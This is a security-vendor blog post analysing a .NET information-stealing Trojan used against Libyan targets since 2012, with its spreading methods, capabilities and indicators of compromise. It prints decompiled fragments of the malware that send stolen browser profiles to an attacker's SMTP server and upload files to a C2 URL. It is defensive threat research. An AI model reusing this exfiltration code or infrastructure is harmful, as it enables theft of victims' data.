Book of Eli: African targeted attacks

welivesecurity.com/2016/09/22/libya-malware-analysis/

September 22, 2016

ESET's latest research analyzes a piece of malware active since 2012, but which has targeted one specific country – Libya.

Anton Cherepanov
22 Sep 2016 - 02:06PM


ESET’s latest research analyzes a piece of malware active since 2012, but which has targeted one specific country – Libya.

This blog post describes details that we discovered during our analysis of malware that focuses on a specific country — Libya. The malware has existed since at least 2012, with threat actors using it for mass-spreading malware campaigns and for ongoing targeted attacks.

Despite the lack of sophistication of the technical details of the malware and its mechanisms for spreading, the threat actors have demonstrated ability to compromise governmental websites successfully. This, combined with its focus on a specific region, makes this threat interesting from the malware researchers' perspective.

Spreading mechanism

During our research we observed that for mass-spreading malware campaigns, these attackers tend to compromise profiles in social networks such as Facebook or Twitter and post links there that lead to malware downloads. Figure 1 demonstrates an example of a Facebook post from 2013. The post is written in Libyan Arabic and says that the Prime Minister has been captured twice, this time in a library. This short text message is followed by a link to a compromised governmental website that served malware at that time.



حملة لكل بعيصة طرف


October 22, 2013 ·

عاجل إلقاء القبض علي رئيس الحكومة علي زيدان مرة تانية وهدة المرة داخل مكتبة .
. ياوالله خالة وخلاص

http://[redacted].gov.ly/Downloads/Libya.zip

Figure 1. Facebook post with malware download link

Figure 2 illustrates an example of a post with a malicious link by a Twitter user's profile, which impersonates Saif Gaddafi's account.



هده اللي كنت نقولكم عليه
أعلام القاعدة ترفرف في سماء الساحة الخضراء صباح اليوم

idc.gov.ly/libya.rar

2:45 PM - 23 Apr 2014

Figure 2. Twitter post with malware download link


In addition to mass-spreading campaigns, attackers are conducting targeted attacks by sending spear phishing emails with malicious attachments. In order to convince the intended victim to execute a malicious binary, standard social engineering tricks are implemented, such as MS Word and PDF icons of executables and double file extensions such as .pdf.exe in the filename. In some cases the malware may display a decoy document.

To help attackers to identify specific infections or attempts at infection, the malware contains a special text string that we name Campaign ID. Here is list of Campaign IDs that we identified during our research:

- book of eli – اختراق كلمات سر موزيلا
- OP_SYSTEM_
- OP_NEW_WORLD
- OP_TRAV_L
- ahmed
- op_travel
- op_ ahha
- op_russia
- op_russia_new
- op_russia_old
- karama

Technical details

The malware is written using the .NET Framework; the source code is not obfuscated. Some samples of the malware contain PDB-paths that reveal the original name of the malware used by its authors and possible targets.




```
  _CorExeMain mscoree.dll
G:\book_of_eli _ v.3\new book boooooook\book_of_eli _ v.3\WindowsApplication1\obj\x86\Debug\embassy_libya.pdb
```

Figure 3. The PDB-path discovered inside the malware

The malware is a classic information stealer Trojan that attempts to collect various information. It can be deployed in various configurations. The full-featured version of the malware can log keystrokes, collect profile files of Mozilla Firefox and Google Chrome browsers, record sound from the microphone, grab desktop screenshots, capture photo from the webcam, and collect information about the version of the operation system and installed anti-virus software. In some cases the malware can download and execute third-party password recovery tools in order to try to collect saved passwords from installed applications.

Most of the analyzed samples of the malware use the SMTP protocol to exfiltrate data to specific email addresses. Figure 4 shows the decompiled function make_email_mozela, which is used by the malware to collect and send Mozilla Firefox profile files.




```
public void make_email_mozela()
{
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        SmtpClient smtpClient = new SmtpClient();
        MailMessage mailMessage = new MailMessage();
        try
        {
            smtpClient.Credentials = new NetworkCredential("o@sooq-libya.com", [redacted]);
            smtpClient.Port = 25;
            smtpClient.Host = "mail.sooq-libya.com";
            smtpClient.EnableSsl = false;
            mailMessage = new MailMessage();
            mailMessage.From = new MailAddress("o@sooq-libya.com");
            mailMessage.To.Add("[redacted]@gmail.com");
        }
```

Figure 4. Decompiled malware code that contains SMTP credentials

Since the code in the majority of the samples contains the same destination address, this suggests that the malware is used exclusively by one individual or group of people.

Alternatively, the malware can upload stolen information directly to its C&C server using HTTP communication.



```
// embassy_libya.s
public object upload_file(string file_path, string system_file)
{
    string requestUriString = "http://worldconnection.ly/book_of_eli.php";
    string randomFileName = Path.GetRandomFileName();
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("--" + randomFileName);
    stringBuilder.Append("Content-Disposition: form-data; name=\"uploaded_file\";");
    stringBuilder.AppendFormat("filename=\"{0}\"", Path.GetFileName(file_path));
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Content-Type: application/octet-stream");
    stringBuilder.AppendLine();
    byte[] bytes = Encoding.UTF8.GetBytes(stringBuilder.ToString());
    byte[] bytes2 = Encoding.UTF8.GetBytes("\r\n--" + randomFileName + "--\r\n");
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    httpWebRequest.ContentType = "multipart/form-data; boundary=" + randomFileName;
    httpWebRequest.ContentLength = checked(unchecked((long)bytes.Length) + new FileInfo(file_path).Length + unchecked((long)bytes2.Length));
    httpWebRequest.Method = "POST";
```

Figure 5. Decompiled malware code that is used to upload stolen data

As is evident in Figure 5, the malware connects to the worldconnection[.]ly server and uploads data using a PHP script. The domain name was registered in June 2016; the server used by the malware is located in Libya.

Conclusion

We analyzed a piece of malware that was active since at least 2012 in a specific region. The cyberthreat actors behind the malware used it for mass-spreading in the past and it should be noted that it is still being used in spearphishing attacks.

Indicators of Compromise (IoC)

ESET detection names:

MSIL/Spy.Agent.GZ trojan
MSIL/Spy.Agent.HF trojan
MSIL/PSW.Agent.OMN trojan
MSIL/PSW.Agent.PRH trojan
MSIL/Spy.Agent.APJ trojan

SHA-1 hashes:

3888DCE3D1CA295B76248DBA3609955D7375D749
D62BF2D5E6683046396E94479B0321E319577F69
2F1618B710856AF3D0AC6C899393ACEED8B9942D
7AF0EC7B2F0B6F298CDA5BD22DEAB704D1DB2009
685E7408BEA30F73840542474F96F48AD0DD1EFC
1595C89C561F90ADFF6ED2E6F0402D14A31F2DFA
6357DA647E21478AF836E9051F5E54E0357A9A87
E1D1B3AD6A2987AFFCA57FDC170BF9DDB54A1D2F
5AF6CF0D8BBEC98818E12880CE9B98F184ED7C66
AEF20AB97D1B4B3C12B4B1F866916722C68ED138
3E512302FF688FB89D4973D60BEB93FF642CD83C
924A1E1B355BEA6575231B22BBFF2D5F749BD7D3
6BA47F0D09BB202B4CC3FB5FEC54022C3F2319B4

9B235EF9F2722EE26892E4287AF28FD98F4A6E4C
970EA2AF3F6CB49B5D964107887EE48A24FC7912
437A5ED4F2C2E55F4CFA2C55C32ADF084FF634B4
554958EECDFF4E9AC2325169EF8E3F23D4AD851F
9016597DE1917D78441A3FF72DB5A3848FA7A771
59092A314A87370BAF0A06F679771E7D8477104A
E4E86A2F3542591CFBF1FD340B78710370085163
9846604F0DD2DD97646B348F2F0A2DD0D40E4B8A
51C784B037DC69A4465A26573D23AEBC274969BC
309A9FB5FBDD30142F42994F95E7453F8834BDC1
87B458153445BD93482F15C28CA2ED2194FB92BF
39AC510C9E2BB8F0AE4C9F2F653E66B58C975868
95D38E48C5427E10707747585A3B852F1F7DE08D
19F34B7A444998836A1C99CDA3C9853502CF5212
666766B1745232FE9B76AAB3F7ABFA222DD2AA0F
E93F6BB3A56A5384F79BEBA1F4642E1B1C1C21A2
1F8105D947203D405A7DD76BA32B20FCD8E20BF4
DDB9D2219876D59DFD3A207E54DB8956D6864A52
447AD86417769AA19C8B07AFB2B113039316814F
11507252AC4BF28B57A538BFA85F9F7574256E6C
EFD07AF61B16C6FD55F64FCB785522C049A935CD
E855F9428813E59D52BFB79E6F779452A77CBCBE
999D51F3455B86E673586F77A19E5871BBAA1236
4A0DC693E87613D869332EB890E0F533AF404D25
9CB3DC18E0033A381691FDBE798516FB2B857B01
9E595794C8C413C83EF075B7895D0F0EFB72A39F

C2 servers:

hxxp://mndooma.com/book_of_eli.php
hxxp://worldconnection.ly/book_of_eli.php

SMTP servers:

mail.sooq-libya.com
mail.worldconnection.ly

22 Sep 2016 - 02:06PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion